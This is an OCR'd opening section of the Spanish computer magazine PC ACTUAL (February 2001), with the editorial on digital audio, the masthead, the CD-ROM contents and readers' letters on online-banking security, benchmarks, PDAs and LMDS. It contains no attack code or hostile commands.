LA MEJOR REVISTA PARA EL USUARIO DE INFORMÁTICA PERSONAL

AÑO XII • Nº 127 • FEBRERO 2001

795



PC ACTUAL

PERSONAL COMPUTER

REGALAMOS 50 McAfee Utilities

REGALAMOS 4 Creative DAP Jukebox



Audio digital

16 reproductores • 5 compresores de sonido
11 players MP3 • La mejor música en la Red

HARDWARE

Los PCs del futuro

Tarjetas de sonido
Tarjetas de almacenamiento
Memorias DDR a examen

SOFTWARE

Windows 2001



Sistemas operativos alternativos
Planificadores de rutas
Programas de traducción (y II)

COMUNICACIONES

LittleDavinia, el virus de la Red
Publicidad on-line
Cibercafés: algo más que Internet

PC PRÁCTICO

Cómo hacer un cortometraje
Fallo de seguridad en MS-Office 2000

MULTIMEDIA & JUEGOS

Cómo se crea un videojuego

Defensor 5, teleserie en 3D
PC Fútbol 2001



Linux ACTUAL: cómo montar un entorno de desarrollo • Mundo Mac: desembarco de novedades • Photoshop 6.0 • El Pocket PC de Casio • Al microscopio: Lexmark

fercla@bpe.es



La revolución del sonido

El «apellido» digital está de moda en estos albores del siglo XXI. Este adjetivo, que condensa algo más que tecnología, cada vez es más común en los productos que diseña la industria... y en las conversaciones con los amigos. Claro ejemplo de cómo la cultura digital impregna ya nuestras vidas es el tema de portada de este mes dedicado a las nuevas fórmulas de disfrutar del sonido.

La llegada del **MP3** ha sido el empujón definitivo para que nos tomemos en serio el sonido. Hasta la fecha, salvo los profesionales del ramo o los muy «jugones», sólo utilizábamos el audio en los programas lúdicos y multimedia. Así, cuando uno se iba a comprar un PC hacía hincapié en que tuviese una tarjeta de sonido «decentita» y unos bafles baratos pero bonitos que a los dos meses empezaban a «pedorrear». Y nos gastábamos los duros en procesador o tarjeta gráfica. Ahora no. El uso intensivo del MP3, la última hornada de juegos con todo tipo de efectos especiales sonoros, Internet, el DVD... nos obligan a tener un sistema de sonido potente acompañado de un montón de altavoces y, por supuesto, un subwoofer. Y es que para disfrutar de los MP3, Sorround, Dolby y demás tecnologías de moda hay que estar a la última. Yo tengo varios amigos que ha convertido el PC en el auténtico equipo de música de la casa jubilando a la cadena Hi-Fi. Y con resultados espectaculares.


Eso sí, las tarjetas de sonido han perdido protagonismo frente a los dispositivos digitales que han revolucionado la forma de consumir música sobre todo entre los internautas: la nueva generación de altavoces, los cascos inalámbricos, la inmensa variedad de reproductores MP3... De todo ello, y en buenas dosis, encontraréis información en un tema de portada que combina comparativas de producto, con nociones de tecnología y muchos consejos prácticos.

Además, complemento imprescindible de nuestro informe, os facilitamos un CD-ROM dedicado exclusivamente al sonido digital. En él encontraréis de todo para alimentar vuestro sistema audio: reproductores, ecualizadores, editores, utilidades e incluso un puñado de canciones en formato MP3.

También encontraréis en este **PC ACTUAL** un buen avance de los PCs que se llevan en este 2001, un año en el que la industria local quiere romper todos sus records de venta de ordenadores.Y es que todavía quedan muchos hogares por informatizar, por conectar a la Red. Y las alternativas existentes para disfrutar de Internet sin el PC, como repasamos el pasado mes en PC ACTUAL, no parecen hoy por hoy sólidas.

Pues eso, las compañías se frotan las manos ante el tamaño de la tarta por conquistar. En los mentideros tecnológicos locales se habla, por fin, de superar los dos millones de unidades vendidas, todo un hito que nos acercaría aún más a los hábitos de consumo europeos.

Además de Internet —las previsiones de este año, para bien de las «puntocom», apuntan que se superarán los 10 millones de usuarios on-line activos en nuestro país—, van a ayudar y mucho a incrementar las ventas las nuevas medidas fiscales promovidas por el ministerio de **Anna Birulés** que incentiva la compra de informática por parte de las pymes. La nueva Ley contempla también la donación o financiación por parte de las empresas de equipamiento informático destinado a empleados, como gasto de formación con las ventajas que esto conlleva, y sin considerarse pago en especie. Por esta vía, algunas grandes empresas, sobre todo la banca, han actuado estas navidades de reyes magos con sus empleados poniéndoles un PC a la última en el hogar.



La «generación MP3» está revolucionando la forma y los hábitos de consumir música

Claro que el empujón definitivo sería subvencionar el coste de los ordenadores para particulares al estilo de lo que ha hecho la Hacienda foral vasca. Y es que los vascos desgravan alrededor de 25.000 pesetas por la compra de un PC, algo que todavía no ha llegado al resto de los españoles.

Las revolucionarias novedades de la compañía de la manzana o los sistema operativos alternativos a **Windows**, o a **Linux**, también ocupan un lugar destacado en este PC ACTUAL. Y por supuesto, los **PDAs**, dispositivos cada vez más populares entre nuestros lectores. A pesar de los precios, estas agendas inteligentes empiezan a conquistar a los usuarios necesitados de movilidad. Tan sólo en los USA se vendieron más de 10 millones de unidades el pasado año.

En fin, descubrid por vosotros mismos los puntos fuertes de este número. Os esperamos en marzo con un ejemplar especial cargado de novedades, nuevas secciones y sorpresas.



Redacción, publicidad, administración y suscripciones
C/San Sotero, 8. 4ª planta. 28037 Madrid. Tel: 913 137 900. Fax: 913 273 704

Redacción y publicidad en Barcelona
Avenida Pompeu Fabra, 10-bajos. 08024 Barcelona. Tel: 932 846 100. Fax: 932 103 052

Editorial

Director Fernando Claver fercla@bpe.es
Director adjunto Javier Pérez Cortijo jcortijo@bpe.es

Redactora Jefe Actualidad Eva M. Carrasco ecarrasco@bpe.es
Redactora Jefe Técnica Susana Herrero susanah@bpe.es
Editor Técnico Javier Renovell jreno@bpe.es
Jefa Sección Net Actual Celia Almorox calmorox@bpe.es
Jefe Sección Multimedia &Juegos Óscar Condés oscarc@bpe.es

Redactores y colaboradores
Mª Luisa Melo mlmelo@bpe.es
Laura G. de Rivera lrivera@bpe.es
Javier Martínez javierm@bpe.es
Javier Sevilla jsevilla@bpe.es
José Luis Riballo jriballo@bpe.es
Agustín Conseglieri aconseglieri@bpe.es
Faustino Pérez fperez@bpe.es
Susana García sgarcia@bpe.es
Virginia Toledo vtoledo@bpe.es
Álvaro Menéndez amenendez@bpe.es
Marga Verdú marverdu@bpe.es (Redacción Barcelona)

Secretaria de Redacción Ana Sánchez asanchez@bpe.es

Firmas
Esteban Morán emoran@acttec.com
Ángel F. González afgonzal@bpe.es
Luciano Rubio lrubio@bpe.es
Oski Goldfryd oskigo@prensatec.com

Laboratorio PC ACTUAL
www.vnulabs.com

Jefe de Laboratorio Eduardo Sánchez eduardos@bpe.es

David Onieva dnonieva@bpe.es
Juan Carlos López jclopez@bpe.es
José Plana jplana@bpe.es
Javier Pastor jpastor@bpe.es
Raúl Rubio rrubio@bpe.es
Jaime Cabañas jaimec@bpe.es
Daniel G. Ríos dgrios@bpe.es
Albert Cabello (Barcelona) acabello@bpe.es
Daniel Onieva dogarcia@bpe.es
Tomás von Veschler Cox@idecnet.com
Chema Peribáñez jomar@sid.eup.uva.es
Pablo Fernández pfernandez@bpe.es
Rafael Morales rmorales@bpe.es
José Antonio Herrero jaherrero@bpe.es
Félix J. Sánchez fjsanchez@bpe.es
Sergio Cabrera scabrera@bpe.es
Antonio Ropero aropero@bpe.es
Laurentzi Garmendia lgarmendia@ceit.com
David Tolosana davidt@bpe.es
Pedro Antón pedrodl@bpe.es
Jorge Medina jmedina@bpe.es
Víctor Hernández vhernandez@bpe.es
Juan Luca de Tena jluca@dipisa.es

CD ACTUAL
Coordinador Jesús Fernández jesusf@bpe.es

www.pc-actual.com
Coordinador Técnico Pablo Fernández pfernandez@bpe.es
Virginia Toledo vtoledo@bpe.es

Maquetación y Producción

Jefe de Arte Javier Herrero jherrero@bpe.es

Maquetación Isabel Rodríguez, Ismael Ortuño, Manuel Montes y Silvia Muñoz **Portada** Qué idea **Fotografía** Botán

Director de producción Agustín Palomino agustinp@bpe.es

Preimpresión Videlec, S.A.
Imprenta Cobrhi. **Encuadernación** Lanza, S.A.
Distribución DISPAÑA. Avda. General Perón, 27. 7ª. 28020 Madrid
Tel: 914 179 530. Fax: 914 795 539.

México: Importador exclusivo: CADE, S.A. C/Lago Ladoca, 220. Colonia Anahuac. Delegación: Miguel Hidalgo. México D. F. Telf.: 545 65 14. Fax: 545 65 06. ***Distribución Estados:*** AUTREY. ***Distribución D.F.:*** UNIÓND EVOCEADORES.

Publicidad

Director de Publicidad Miguel Onieva monieva@bpe.es
Publicidad Madrid Marién Cuervo, Pedro Núñez
Publicidad Barcelona Mª del Carmen Ríos

global media

Representantes en el extranjero
Europa/Asia/Oriente Medio: Global Media Europe Ltd. 32-34 Broadwick Street. London W1A 2HG. Tel: 44 207 316 9638. Fax: 44 207 316 9774. www.globalreps.com *EE UU y Canadá:* Global Media USA LLC. 565 Commercial Street. 4th floor. San Francisco, CA 94111-3031. USA. Tel: 415 249 1620. Fax: 415 249 1630. *Taiwan:* Acteam. Tel: 886 2 711 4833. *Bélgica/Holanda/Luxemburgo:* Insight Publicitas. Tel: 31 2153 12042.

Suscripciones
Diego García Quirós y Julia González suscrip@bpe.es

P CACTUAL está editado por

vnu business publications

Consejero Delegado Antonio González Rodríguez
Director de Publicaciones Ángel F. González afgonzal@bpe.es
Director Área PCs Fernando Claver fercla@bpe.es
Directora de Marketing Laura León
Director Financiero Ricardo Anguita

Depósito Legal M-22273-1989 **ISSN** 1130-9954
28 febrero 2001 Difusión controlada por



Cómo contactar con PC ACTUAL

PC ACTUAL es una revista interactiva con los lectores, empresas y profesionales del sector informático. Nuestras páginas y nuestra web están abiertas a vuestros comentarios, sugerencias, críticas, consultas, noticias o comunicados de prensa. El camino más rápido de contactar con nosotros es a través del correo electrónico. A continuación destacamos las direcciones electrónicas de nuestras principales áreas:

Cartas de los lectores....cartas-pca@bpe.es
Defensor del lector....oskigo@prensatec.com
Noticias y notas de prensa....noticias-pca@bpe.es
Laboratorio Técnico (Evaluación de productos)....labs@bpe.es
Linux ACTUAL....linux@bpe.es
Sonido digital....sonido-pca@bpe.es
Dispositivos PDAs....pda-pca@bpe.es
Formación y empleo....forma-pca@bpe.es
Reseñas de libros....libros-pca@bpe.es
PC Práctico (Artículos, sugerencias...)....practico-pca@bpe.es
Microconsultas....consultas-pca@bpe.es
Consultorio legal....buzon@ecija.com
Trucos (Trucos y sugerencias de usuarios)....trucos-pca@bpe.es
Reseñas de páginas web....agenweb@bpe.es
El Observador....observador@bpe.es
Juegos y títulos multimedia....juegos-pca@bpe.es
CD ACTUAL (Programas, sugerencias...)....cd-actual@bpe.es
Club PC ACTUAL (Imágenes, concursos, premiados...)....club-pca@bpe.es
Música (Nuevos discos, ficheros MP3...)....musica-pca@bpe.es
Suscripciones....suscrip@bpe.es
Publicidad....monieva@bpe.es


También podéis contactar por carta o fax en la siguiente dirección:
PC ACTUAL. San Sotero 8, 4º. 28037 Madrid.
Fax: 91 327 37 04

www.pc-actual.com



Esta es la dirección de nuestra web. En ella encontraréis información complementaria sobre los temas tratados en PC ACTUAL, concursos interactivos, programas, noticias de actualidad... y muchas sorpresas. Una web de obligada visita para los usuarios de informática hispanos, en donde encontraréis respuestas a muchas de vuestras dudas.
No olvidéis nuestra dirección www.pc-actual.com Os esperamos.

Nuestros iconos



Producto recomendado
Este icono certifica que el producto analizado ha obtenido una calificación igual o superior a ocho puntos sobre diez en nuestras pruebas de evaluación. Es el máximo galardón que puede obtener un producto por parte de nuestros técnicos.



VNU Labs
El logotipo de nuestro Laboratorio, integrante activo de los VNU Labs, la mayor cadena de centros de evaluación de productos informáticos europea. Nuestra garantía de que todos los productos comentados han sido evaluados por nuestros técnicos.



Incluido en CD ACTUAL
Este símbolo indica que el programa comentado está incluido en alguno de nuestros compactos.



Incluido en Internet
En www.pc-actual.com encontraréis más información sobre el artículo que incorpora este sello.



Solución profesional
Esta etiqueta califica a aquellos productos o servicios orientados específicamente al mundo de la empresa.



Beta
Este icono distingue a aquellos productos analizados en la revista que todavía no se comercializan en el mercado. En este caso nuestra valoración es orientativa, nunca final.


Audio digital



ACTUALIDAD


SUMARIO

PC PRÁCTICO



NET ACTUAL










ÍNDICE DE PRODUCTOS ANALIZADOS


HARDWARE

SOFTWARE




MULTIMEDIA







CONCURSO DE RELATOS



Atención a todos nuestros lectores con alma de escritor. Os convocamos a que participéis en el nuevo Concurso de Relatos. ¡Participa! Como anticipo en el CD ACTUAL encontraréis los dos primeros.

MULTIMEDIA Y JUEGOS

LOS CD-ROM

358 CD ACTUAL 52



Para abrir boca, este CD nos ofrece una versión trial de **Adobe Photoshop 6.0,** una herramienta para que nuestros gráficos e imágenes resulten perfectos. Asimismo y de la mano de **"la Caixa",** incluimos un kit gratuito de acceso a Internet. Como no todo en este mundo es informática, en el apartado **Concurso de Relatos** podréis disfrutar de dos cuentos enviados por nuestros lectores.

En cuanto a las aplicaciones, el surtido de este mes se completa con **Look-web** de Optomedi, una novedosa utilidad que permite al usuario registrar un nombre ya existente, diferenciándolo con símbolos. Para que lo podáis probar, Optomedi regala 500 licencias a los lectores de PC ACTUAL. Por su parte, **See-Technical** es una herramienta orientada a la realización de diseños y esquemas. Como adición al artículo sobre sistemas operativos alternativos, adjuntamos **QNX,** un nuevo sistema operativo que dará mucho que hablar. Asimismo, con este compacto disfrutaréis de varios reproductores de archivos MP3 por software para Windows, una versión «demo» del juego **Alice** y una carpeta que contiene varios **programas de fax.**

98 CD TEMÁTICO 21: SONIDO

Como complemento a nuestro tema de portada, hemos intentado incluir en este compacto parte de las múltiples opciones de las que podemos disfrutar en el segmento del sonido. Dentro de **Editores de sonido,** una categoría orientada a la modificación y edición de ondas de audio, adjuntamos aplicaciones como Acoustica, GoldWave o WafeKnife. El apartado **MIDI** incorpora una colección de programas para manejar fácilmente desde la edición de pentagramas hasta los ficheros con esta extensión. Los **Sintetizadores** nos ayudarán a generar todo tipo de emulaciones de instrumentos y sonidos para nuestras creaciones; incluimos Moonfish y AudioMulch, entre otros. Por su parte, en **Trackers** se unen los editores de samples y los generadores de patterns para conseguir espectaculares temas con un mínimo esfuerzo. Dentro de la sección de **Reproductores** se adjuntan los mejores reproductores de audio. Un apartado que no os debéis perder es **MP3,** dedicado a los programas de compresión y manejo de este formato de audio. Y, por último, **Plug-ins** contiene varios de estos programas y **Música** algunas canciones en formato MP3 para que disfrutéis.

Participa

Envía tus comentarios y opiniones, sin sobrepasar las 20 líneas de espacio, a cartas-pca@bpe.es
También puedes utilizar el correo tradicional:
PC ACTUAL
Ref. Lectores
San Sotero, 8, 4ª planta.
28037 MADRID.
o mediante fax, en el número: 913 273 704
PC ACTUAL se reserva el derecho de resumir los mensajes recibidos por motivos de espacio.
Gracias por enviar tu opinión.

La seguridad «para» la banca

Acabo de leer con interés el artículo de similar título al de esta carta, publicado en el número 126 de PC ACTUAL (págs. 312-316), primer número del siglo XXI. Hace unas semanas llamé a Uno-e para interesarme y consultar dudas respecto al funcionamiento y seguridad del banco on-line. Lamentablemente no pude hablar con Santiago del Moral, responsable de seguridad informática de dicha entidad, y que dice textualmente en vuestro artículo: «los bancos on-line son más seguros porque, además de las medidas que se toman como entidad financiera, se añaden las propias de las compañías que operan en Internet». Bien, efectivamente dicha afirmación debe ser cierta. El problema es que no aclara para quién es más seguro, si para la entidad o para el cliente. Para ayudarnos a resolver esta duda, en las condiciones contractuales del servicio Uno-e para personas físicas residentes, concretamente en el apartado 6 (Seguridad y Confidencialidad) nos encontramos lo siguiente:


«6.3. A menos que se comunique a Uno-e la pérdida, robo, sustracción o conocimiento por terceros del código de usuario, clave de acceso y/o clave operativa, o que dicha circunstancia sea conocida de cualquier otra forma por Uno-e, el Cliente autoriza expresamente a Uno-e para actuar conforme a aquellas órdenes que hayan sido precedidas de su respectivo código de usuario, clave de acceso y clave operativa, incluso cuando las mismas se realicen por un tercero que no sea Cliente ni Autorizado».

Es decir, que si, como expone en el artículo, en nuestra navegación por Internet se nos instala un troyano capaz de enviar a un hacker nuestro código de usuario, clave de acceso y clave operativa, o bien a través de un acceso ilegal a esos datos en el servidor de Uno-e (del que, obviamente jamás nos enteraremos ni tendremos capacidad de demostrar), estaremos totalmente expuestos a las acciones de una persona No Autorizada y desde cualquier parte del mundo. ¿Qué capacidad de reclamación legal queda en caso de sufrir dicha suplantación? Tras firmar y aceptar las condiciones contractuales, ninguna. El hecho de existir condiciones contractuales de este tipo (que supongo son similares a las de otras entidades on-line, si bien no lo sé con seguridad), nos dan idea de lo que implícitamente se está reconociendo: que no existe una seguridad firme y que los fallos de seguridad los asume el cliente. La seguridad para la entidad es, por lo tanto, absoluta. ¿Y se nos acusa de desconfiados? Mientras no faciliten certificados de seguridad o claves asimétricas robustas, así como mecanismos de confirmación de las operaciones antes de llevarlas a cabo, mal vamos.

Finalmente, en el artículo, Alvaro Menéndez, autor del mismo, repite: «el riesgo que se corre teniendo el dinero en un banco on-line es el mismo que teniéndolo en un banco tradicional». Supongo que sabrá que, tanto para sacar dinero como para realizar transferencias (sobre todo desde sucursales distintas a la original, en la que le conocen a uno físicamente) se exige el DNI, la firma y si la cantidad no les agrada, llaman a la sucursal original para ver si autoriza la operación. Como ve, igual que como con un malintencionado y anónimo hacker desde Internet.

Espero que no se me malinterprete. Soy un defensor de la banca on-line, a la que deseo un pronto despegue en España y de la que seré cliente cuando me demuestren que son merecedores de mi confianza y que son capaces de hacer frente a los fallos de seguridad sin recurrir a cláusulas que las eximan de responsabilidad.

Roberto Aliaga (ram@eresmas.net)




La banca *on line* todavía suscita suspicacias entre los usuarios.

Pisar tierra

Amigos de PC ACTUAL, os escribo para que me expliquéis a qué viene esa manía vuestra de basar vuestras pruebas técnicas en benchmarks sintéticos, tipo SiSoft Sandra (SSS). Se han demostrado muy ineficaces, por ejemplo, para medir el rendimiento de la FPU de distintos procesadores. Buena prueba de ello son los «Athlons», que según SSS son sólo un poquito más potentes que Pentium III en este aspecto. Pero lo cierto es que las pruebas de «renderizado» de 3D Studio Max (que os recomiendo) demuestran que el producto de AMD supera al Pentium por un margen de casi un 40 %. Así puedo mencionar algunos programas más que utilizáis, en lugar de aplicaciones reales, que es lo que de verdad interesa al usuario.

Javier Núñez (doommaster29@hotmail.com)

Estimado lector, te recomendamos que leas en profundidad el informe sobre cómo realizamos nuestras pruebas de evaluación de PCs para que compruebes el rigor de las mismas. Además de «machacar» la máquina con nuestros SYSmark y 3DMark 2000, pasamos también nuestros propios test de productividad ofimática y creación de contenidos Internet, basados en los programas más populares, los que utilizamos día a día.



Nuestros técnicos analizan en profundidad los ordenadores en nuestros Labs.

Un respeto a los informáticos

Os envío esta carta con el fin de quejarme acerca de la imagen del profesional informático en los medios de comunicación. Por ejemplo, en Televisión Española hay un programa llamado «Enrédate», en el cual se deja a los informáticos (especialmente a los hackers) con una imagen patética. Aparecen como unos «seres» estúpidos con toque terrorista. Si se debe suponer que así son los informáticos, mal vamos.



A pesar de la imagen que aporta el cine, los informáticos no somos seres desagradables... por lo menos en PC ACTUAL.

En Antena3 se emite una serie denominada «Nada es para siempre» en la cual uno de los protagonistas aspira a ser informático. Sólo con ver la forma tan estúpida que tiene de hablar siento pena; además su comportamiento puede considerarse como el de una persona anormal.
¿Por qué en las películas o dibujos animados se elige, para caracterizar a los informáticos, a personas bajitas, con gafas, cara de tonto y un problema impresionante con las mujeres? Debo decir que yo soy estudiante de I.T.Telecomunicaciones y en mi escuela existen algunos personajes similares a los que he descrito. No obstante, me atrevo a calcular que un 90 % de los que asisten a clase no se corresponden con esa imagen. Yo, por ejemplo, no llevo gafas, tal vez sea un poco bajito(1,71) y tal vez tenga cara de tonto (no puedo juzgarme), pero en el tema de las relaciones con las mujeres voy bien servido.
J.Tellols (Jtellols@dipcas.es)


Un PDA muy delicado

Soy un asiduo lector de vuestra revista. Últimamente he seguido con sumo interés todas las noticias y análisis sobre PDAs. De hecho, soy usuario de un portátil muy especial como es el Libretto de Toshiba, que inicialmente ya pensé (por su tamaño) usar también como agenda, aunque pronto me percaté que no podía prescindir de la de papel. Y es que para anotar un contacto, una cita, reunión, etc. debía poner en marcha el aparato y ver aparecer el relojito de arena de Windows... Poco práctico. Por no decir que podías quedarte sin batería en el peor momento. El Libretto es un excelente ordenador que me sigue facilitando enormemente el resto de tareas..., con la única pega de que su batería da para poco más de una hora.
La cuestión es que andaba necesitado de un PDA que fuera práctico, por lo que empecé por descartar algunos: los de pantalla en color, por lo de la baterías; los que llevan Windows CE, por ser abonados a los relojitos..., hasta que me reencontré con el REX. Para mi caso ideal: meses de duración de las pilas botón, tamaño tarjeta de crédito, sincronización de agenda y contactos con mi portátil de forma fácil, ya que en sí mismo constituye una tarjeta PCMCIA, edición en pantalla... ¿Qué más podía pedir? Fui inmediatamente a la tienda y me hice con un ejemplar.
Venía con una funda de piel con solapa que lo protegía, y en la solapa, para más seguridad, inserté, en el espacio «ad hoc» que trae, una tarjeta profesional de plástico (igual que las de crédito, pero sin ningún relieve), así que al cerrarse sobre la agenda, cubría la totalidad de su superficie, doblando la protección de su pantalla. Pues ni por esas, ya que por lo visto el display tiende a partirse y a dejar inutilizable la agenda, que me duró 10 días escasos. El caso que una mañana la consulté antes de salir de casa, la metí en el bolsillo lateral de mi americana, cogí el metro y al llegar a la oficina ya tenía la pantalla partida (¿presionó mucho la señora que se sentó a mi lado en el suburbano?).
Me puse en contacto con el teléfono 900 del fabricante, Xircom, atendiéndome un empleado italiano muy amable y al que le doy las gracias, ya que se esforzaba para entenderme y contestarme en español. El señor Luigi La Porta me dijo que no tenían ni oficinas ni servicio técnico en España, que me desviaba la llamada a Bélgica para que me contestara el servicio técnico. Al no poder entenderme con los belgas, el señor La Porta se comprometió a indagar él la solución y a llamarme a mí con lo que hubiera averiguado. A los dos días, cumpliendo su palabra, se puso en contacto telefónico conmigo y me pidió mi dirección de e-mail, donde efectivamente me ratificó lo que me dijo en ese momento: lo único que no entra en garantía es el display, que lo lamenta y que me ofrecen la adquisición de un nuevo ejemplar a un precio más económico (11.000 pesetas sin IVA) para compensar mi pérdida. ¡Es de agradecer! Pero lo pensé bien y no. Sería incapaz de darle mejor cuidado que al anterior, y encima con la «neura» de que cualquier empujón puede ser fatídico. La idea del REX había sido muy bonita, pero la experiencia práctica también enseña. Me he gastado bastante más dinero, pero ahora tengo un pequeño PDA de 200 gramos, con un teclado retráctil, que sincronizo a través del puerto de infrarrojos, con una batería recargable como la de los teléfonos móviles cuya carga me dura 10 o más días, con la pantalla muy bien protegida. Cuando no miro la factura estoy encantado con él. De todo se aprende.
Luis Fernández Gutiérrez (luis.fdez@wanadoo.es)

El Rex 500, un buen PDA algo endeble.

Ojo con los DaVinci

Estas navidades he adquirido un Olivetti DaVinci. Mala inversión, ya que he regalado algo inútil a mi pareja. Y es que este PDA, en su última versión, no admite la posibilidad de añadirle aplicaciones, aunque nos hagan creer que sí que puede. El problema radica en que no hay SDK para la máquina y por lo tanto nadie puede programar aplicaciones para ella. Y para más «inri», no hay aplicaciones extra para añadírsele, ni ningún programa de sincronización que sirva para ello. Bien, si encima, además de eso, le añadimos que cada dos por tres se tiene que «resetear» porque pierde los datos, y que en el servicio técnico de Royal y Olivetti no se dignan a responder a los gritos de auxilio que le hacemos los compradores del DaVinci, obtenemos un producto que podría estar muy bien, pero que en su última versión (la #00R, creo) resulta una tomadura de pelo, y de dinero.
Yaume Bitterhoff (yaume@lleida.com)



Una vez al año repasamos en profundidad la oferta de software educativo.

Artículos educativos

Os escribo, con un par de meses de retraso, para felicitaros por vuestro número 125. Ya son 125 las veces que he adquirido PC ACTUAL para informarme sobre el gratificante mundo de la informática.
Aprovecho la misiva para solicitaros que dediquéis un poco más de espacio a cubrir temas didácticos y educativos de cara a los escolares y docentes de las diversas ramas de educación infantil y juvenil. Sería muy interesante la inclusión en vuestro CD de programas educativos así como una guía de recursos para la formación disponible en Internet. Os aseguro que hay mucho material disponible.
Pedro J. Martorell (Palma de Mallorca)

Queremos LMDS

Tengo a PC ACTUAL como mi revista de referencia y soy fiel lector desde hace mucho tiempo, que quede claro antes de entrar en materia. Os escribo para contaros que me da grima ver

como siempre que habláis de conexiones a Internet, os centráis en lo típico: que si RDSI, que si ADSL, que si el cable (para algunos afortunados)... Y claro, cada vez que hablamos de esto nos chocamos con las «Timofónicas» de turno y sus penosos servicios.
Creo que sueño o deliro (ni fumo ni bebo) cuando me hablan de una tecnología que ya está implantada en algunos países europeos, muy barata de introducir en el mercado (y por lo tanto asequible al usuario final), con capacidades de transmisión que harían palidecer al «cable más pintao». Para más información, podéis contactar con www.wcai.com/sp.
Creo que hay intereses mediáticos para que las posibilidades de estas tecnologías alternativas no se conozcan entre los internautas de este país (a las operadoras de cable les fastidiaría ahora que tras instalar kilómetros de cables les salga una alternativa de conexión en el mercado tan poderosa y barata como es esta). ¿Por qué no he leído todavía en mi revista de culto nada sobre este tema?
Creo que el LMDS o tecnología de transmisión vía radio se merece un buen reportaje de portada. Máxime cuando en España ya se han dado licencias a seis operadoras para prestar este tipo de servicios y cuando lo que nos ofrecen puede interesar a otros muchos lectores de la revista.
Luis Pérez (Lovolive@latinmail.com)




La tecnología de transmisión sin cable empieza a ser una realidad. En www.cou.com encontrareis muchas pistas.

Estimado lector. En PC ACTUAL somos conocedores de la tecnología LMDS. De hecho, estamos preparando para el número de marzo un especial sobre las alternativas actuales de conexión a la Red donde profundizamos en esta tecnología. Esperamos que aclare luz sobre el tema.

El defensor del Lector

Oski Goldfryd
oskigo@prensatec.com



Otra vez la publicidad confusa

Diferentes estudios sobre la publicidad en los medios técnicos señalan que los espacios publicitarios son tomados por la mayoría de los lectores como una fuente de información de interés. De allí que en determinadas publicaciones anglosajonas existe la costumbre de insertar bloques de páginas publicitarias sin que existan artículos entre ellas. Este es un modelo que en España no ha conseguido cuajar, prácticamente en ningún tipo de publicación.

Esto nos lleva a la reflexión de que, en alguna medida, también la información que reciben nuestros lectores en las páginas publicitarias insertadas en PC ACTUAL deberían tener, por lo menos, alguna preocupación por parte de este Defensor del Lector.

En este caso, sin embargo, existe una importante salvedad. La publicación no puede responsabilizarse de la veracidad de la publicidad contratada por las empresas. Según la ley, el anunciante es responsable de lo que publicita. Y salvo que se avise expresamente que los precios pueden cambiar, está obligado a respetar las ofertas.

